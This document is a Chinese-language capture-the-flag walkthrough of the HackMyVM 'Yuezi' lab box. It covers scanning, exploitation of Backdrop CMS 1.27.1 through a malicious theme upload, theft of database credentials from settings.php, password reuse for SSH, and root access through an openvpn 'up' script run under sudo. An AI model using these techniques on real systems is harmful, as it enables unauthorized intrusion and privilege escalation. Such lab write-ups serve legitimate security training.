

Yuezi

靶机IP: 10.0.0.202

```

└─(dragonkeep@Dragon)-[~/workspace/hackMyVM/Yuezi]
└─$ rustscan -a 10.0.0.202
.....
| {} }| {} |{ {} { _ { _ }{ {} / ___} / {} \ | `| |
| .- \ | {} | .- _} } | | .- _} } \    }/ /\ \ | \ |
'|' \'-\-----\'-\-----\'-\-----\'-\-----\'-\-----\
The Modern Day Port Scanner.
-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
-----
Open ports, closed hearts.

[~] The config file is expected to be at "/home/dragonkeep/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed.
Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.0.0.202:22
Open 10.0.0.202:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 15:57 CST
Initiating Ping Scan at 15:57
Scanning 10.0.0.202 [4 ports]
Completed Ping Scan at 15:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:57
Completed Parallel DNS resolution of 1 host. at 15:57, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:57
Scanning Yuezi.lan (10.0.0.202) [2 ports]
Discovered open port 22/tcp on 10.0.0.202
Discovered open port 80/tcp on 10.0.0.202
Completed SYN Stealth Scan at 15:57, 0.05s elapsed (2 total ports)
Nmap scan report for Yuezi.lan (10.0.0.202)
Host is up, received reset ttl 63 (0.0017s latency).
Scanned at 2025-04-17 15:57:42 CST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

```

```
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (128B)
```


只开放22和80

```
(dragonkeep@Dragon) ~/workspace/hackMyVM/Yuezi
$ dirsearch -u http://10.0.0.202/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220545
Output File: /home/dragonkeep/workspace/hackMyVM/Yuezi/reports/http_10.0.0.202/_25-04-17_16-03-56.txt
Target: http://10.0.0.202/

[16:03:56] Starting:
[16:06:51] 301 - 311B - /backdrop -> http://10.0.0.202/backdrop/
[16:07:24] 403 - 275B - /server-status
[#####] 45% 100525/220545 395/s job:1/1 errors:0
```



发现版本 1.27.1。

CVE-2022-42092


```
(dragonkeep@Dragon) ~/workspace/hackMyVM/Yuezi
$ searchsploit backdrop

Exploit Title | Path
-----|-----
Backdrop CMS 1.20.0 - 'Multiple' Cross-Site Request Forgery (CSRF) | php/webapps/50323.html
Backdrop CMS 1.23.0 - Stored XSS | php/webapps/51905.txt
Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE) | php/webapps/51021.py
Backdrop CMS 1.22.0 - Stored Cross-Site Scripting (XSS) | php/webapps/51597.txt

Shellcodes: No Results
Powers: No Results
```

根据这个脚本生成shell.zip,再根据下面这个连接上传文件。

<https://grimthereaperteam.medium.com/backdrop-cms-1-22-0-unrestricted-file-upload-themes-ad42a599561c>



/var/www/html/backdrop/settings.php下有数据库账号密码

```
www-data@Yuezi:/var/www/html/backdrop$ head -n 22 settings.php
head -n 22 settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:9bd29aa5072f69aacc22734c275e1b0@127.0.0.1/sb';
$database_prefix = '';

/**
 * Site configuration files location.
 *
 * By default these directories are stored within the files directory with a
 * hashed path. For the best security, these directories should be in a location
www-data@Yuezi:/var/www/html/backdrop$
```

数据库账号密码 root/9bd29aa5072f69aacc22734c275e1b0

使用 9bd29aa5072f69aacc22734c275e1b0 密码成功ssh登录shuiyuezi用户

发现有 sudo -l

/usr/sbin/openvpn /home/shuiyuezi/test.ovpn

```
shuiyuezi@Yuezi:~$ sudo -l
Matching Defaults entries for shuiyuezi on Yuezi:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User shuiyuezi may run the following commands on Yuezi:
  (ALL : ALL) NOPASSWD: /usr/sbin/openvpn /home/shuiyuezi/test.ovpn
shuiyuezi@Yuezi:~$ cat test.ovpn
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'`

(b) The file is actually parsed and the first partial wrong line is returned in an error message.

```
LFILE=file_to_read
sudo openvpn --config "$LFILE"
```

根据a下修改test.ovpn

```
dev null
script-security 2
up '/bin/sh -c sh'
```

```
shuiyuezi@kali:~$ sudo /usr/sbin/openvpn /home/shuiyuezi/test.ovpn
2025-04-17 05:07:26 Cipher negotiation is disabled since neither P2MP client nor server mode is enabled
2025-04-17 05:07:26 OpenVPN 2.8.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [PKCS11] [ARC4] built on Mar  1 2025
2025-04-17 05:07:26 library versions: OpenSSL 1.1.1w 11 Sep 2023, LZO 2.10
2025-04-17 05:07:26 NOTE: the current --script-security setting may allow this configuration to call user-defined scripts
2025-04-17 05:07:26 ***** WARNING *****: All encryption and authentication features disabled -- All data will be tunneled as clear text and will not be protected against man-in-the-middle changes. PLEASE DO RECONSIDER THIS
CONFIGURATION!
2025-04-17 05:07:26 /bin/sh -c sh null 1500 1500  init
# ls
ca.crt  exploit.sh  root_shell.sh  test.ovpn  user.txt
# cat /root/root.txt
flag{root-b80acc5a8c8c5746d2a97541f6e79b8b}
#
```

flag{user-9bd29aa5072f69aacc22734c275e1b0}

flag{root-b80acc5a8c8c5746d2a97541f6e79b8b}